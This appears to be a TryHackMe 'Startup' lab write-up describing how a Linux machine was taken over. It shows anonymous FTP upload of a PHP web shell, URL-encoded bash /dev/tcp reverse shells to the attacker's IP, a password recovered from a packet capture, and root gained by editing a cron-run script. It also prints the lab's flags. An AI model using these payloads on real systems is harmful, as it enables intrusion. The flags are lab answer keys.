Init
This is an easy linux machine.
I start by doing an nmap scan.
┌──(truelyyours㉿kali)-[~/tryhackme/startup]
└─$ cat nmap/startup.nmap
# Nmap 7.95 scan initiated Sat Aug 23 20:17:27 2025 as: /usr/lib/nmap/nmap --privileged -sC -sV -oA nmap/startup 10.201.22.206
Nmap scan report for 10.201.22.206
Host is up (0.18s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxrwxrwx    2 65534    65534        4096 Aug 24 00:11 ftp [NSE: writeable]
| -rw-r--r--    1 0        0          251631 Nov 12  2020 important.jpg
|_-rw-r--r--    1 0        0             208 Nov 12  2020 notice.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.2.0.159
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b9:a6:0b:84:1d:22:01:a4:01:30:48:43:61:2b:ab:94 (RSA)
|   256 ec:13:25:8c:18:20:36:e6:ce:91:0e:16:26:eb:a2:be (ECDSA)
|_  256 a2:ff:2a:72:81:aa:a2:9f:55:a4:dc:92:23:e6:b4:3f (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Maintenance
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Aug 23 20:17:59 2025 -- 1 IP address (1 host up) scanned in 31.35 seconds
Here we have Anonymous ftp access. However the interesting part is the /ftp director has rwx permission for everyone! So that means, if we can find a way to execute files from this directory, we can get a reverse shell!
Doing a simple gobuster search, I find that there is /files endpoint that shows all the files/directories of the ftp root folder in the browser. So, this means we can “execute” or “access” a file via browser.
So, let’s put a php file and get a reverse shell!
┌──(truelyyours㉿kali)-[~/tryhackme/startup]
└─$ cat shell.php
<?php system($_GET['cmd']); ?>
The script executes the “command” it gets via the cmd variable. So, we open the below url in our browser, effectively executing the shell command and getting a reverse shell!
http://10.201.22.206/files/ftp/shell.php?cmd=bash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F10.2.0.159%2F4444%200%3E%261%27
Remember to first open you local netcat connection: rlwrap nc -nvlp 4444.
User flag
Now that I have the shell, I got to /tmp directory and run linpeas.sh. This gives me some interesting information such as the “odd” files found in root.
╔══════════╣ Unexpected in root
/vagrant
/recipe.txt
/vmlinuz.old
/vmlinuz
/incidents
/initrd.img
/initrd.img.old
One of these if recipe.txt which gives us our first flag! i.e. secret ingredient which is LOVE.
Moving on, I can only access the /incidents directory inside which I find a pcapng. So, I copy this to /files/ftp and download it on my local machine to analyze it with the help of Wireshark.
cp suspicious.pcapng /var/www/html/files/ftp/
Using Wireshark, I can see a lot of tcp streams, one of which has data on a “reverse shell”, implying that this has been compromised before as well! Here, I find a password(c4ntg3t3n0ughsp1c3), which appear to be of the user lennie.

So, I go ahead an try to login as lennie via ssh and voila! we have the user flag!
┌──(truelyyours㉿kali)-[~/tryhackme/startup]
└─$ ssh lennie@10.201.94.216
lennie@10.201.94.216's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-190-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

44 packages can be updated.
30 updates are security updates.

Last login: Sun Aug 24 01:59:17 2025 from 10.2.0.159
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
lennie@startup:~$ ls
Documents  scripts  user.txt
lennie@startup:~$
Privilege Escalation
First, let’s beautify the shell a bit:
python3 -c 'import pty; pty.spawn("/bin/bash")'
There seems some more files in the home folder of lennie.
In the scripts folder, we see phanner.sh:
#!/bin/bash
echo $LIST > /home/lennie/scripts/startup_list.txt
/etc/print.sh
It is essentially executing /etc/print.sh script. Checking this files permissions, we see it is owned by lennie and so we can edit it! Welp, in that case, we can simply ask this sh to give us a reverse shell and as the caller planner.sh is owned by root and hence run by root, we can get a root shell! Nice.
bash -c "bash -i >& /dev/tcp/10.2.0.159/4444 0>&1"
echo 'Done!'
I open nc on my local machine (rlwrap nc -nvlp 4444) and wait for the root to execute the script as part of its cron job.
We get the root shell and hence the flag!
┌──(truelyyours㉿kali)-[~/tryhackme/startup]
└─$ rlwrap nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.2.0.159] from (UNKNOWN) [10.201.94.216] 38774
bash: cannot set terminal process group (23921): Inappropriate ioctl for device
bash: no job control in this shell
root@startup:~#

root@startup:~# whoami
whoami
root
root@startup:~# ls
ls
root.txt
root@startup:~# ls -la
ls -la
total 28
drwx------  4 root root 4096 Nov 12  2020 .
drwxr-xr-x 25 root root 4096 Aug 24 01:56 ..
-rw-r--r--  1 root root 3106 Oct 22  2015 .bashrc
drwxr-xr-x  2 root root 4096 Nov 12  2020 .nano
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   38 Nov 12  2020 root.txt
drwx------  2 root root 4096 Nov 12  2020 .ssh
root@startup:~# cat root.txt
cat root.txt
THM{f963aaa6a430f210222158ae15c3d76d}
root@startup:~#
Congratulations 🎉😎! Treat yourself to a glass of crisp God’s nector!